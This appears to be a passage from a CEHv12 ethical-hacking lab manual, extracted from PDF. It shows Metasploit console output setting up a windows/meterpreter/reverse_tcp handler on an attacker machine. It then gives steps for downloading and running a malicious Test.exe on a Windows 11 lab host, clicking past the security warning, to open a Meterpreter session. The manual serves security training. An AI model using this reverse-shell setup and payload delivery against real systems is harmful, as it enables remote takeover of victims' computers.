
```
[ OK ]  
https://metasploit.com  
[+] metasploit v6.1.9-dev  
+ --=[ 2169 exploits - 1149 auxiliary - 398 post ]  
+ --=[ 592 payloads - 45 encoders - 10 nops ]  
+ --=[ 9 evasion ]  
  
Metasploit tip: Search can apply complex filters such as  
search cve:2009 type:exploit, see all the filters  
with help search  
  
msf6 > use exploit/multi/handler  
[*] Using configured payload generic/shell_reverse_tcp  
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp  
payload => windows/meterpreter/reverse_tcp  
msf6 exploit(multi/handler) > set LHOST 10.10.1.13  
LHOST => 10.10.1.13  
msf6 exploit(multi/handler) > set LPORT 444  
LPORT => 444  
msf6 exploit(multi/handler) > exploit  
  
[*] Started reverse TCP handler on 10.10.1.13:444  
  
[ Menu ] msfconsole - Parrot Ter... [Desktop]
```

14. Click **CEHv12 Windows 11** to switch to the **Windows 11** machine.


15. Open any web browser (here, **Mozilla Firefox**). In the address bar place your mouse cursor, type **http://10.10.1.13/share** and press **Enter**. As soon as you press enter, it will display the shared folder contents, as shown in the screenshot.

16. Click **Test.exe** to download the file.


Note: **10.10.1.13** is the IP address of the host machine (here, the **Parrot Security** machine).




17. Once you click on the **Test.exe** file, the **Opening Test.exe** pop-up appears; select **Save File**.



18. The malicious file will download to the browser's default download location (here, **Downloads**). Now, navigate to this location and double-click the **Test.exe** file to run it.



19. The Open File - Security Warning window appears; click Run.



20. Leave the Windows 11 machine running, so that the Test.exe file runs in the background and click CEHv12 Parrot Security to switch to the Parrot Security machine.



21. Observe that one session has been created or opened in the **Meterpreter shell**, as shown in the screenshot.

The screenshot shows a terminal window titled "msfconsole - Parrot Terminal". The terminal displays the following Metasploit session output:

```
[ metasploit v6.1.9-dev
+ --=[ 2169 exploits - 1149 auxiliary - 398 post
+ --=[ 592 payloads - 45 encoders - 10 nops
+ --=[ 9 evasion

Metasploit tip: Use sessions -1 to interact with the
last opened session

msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 10.10.1.13
LHOST => 10.10.1.13
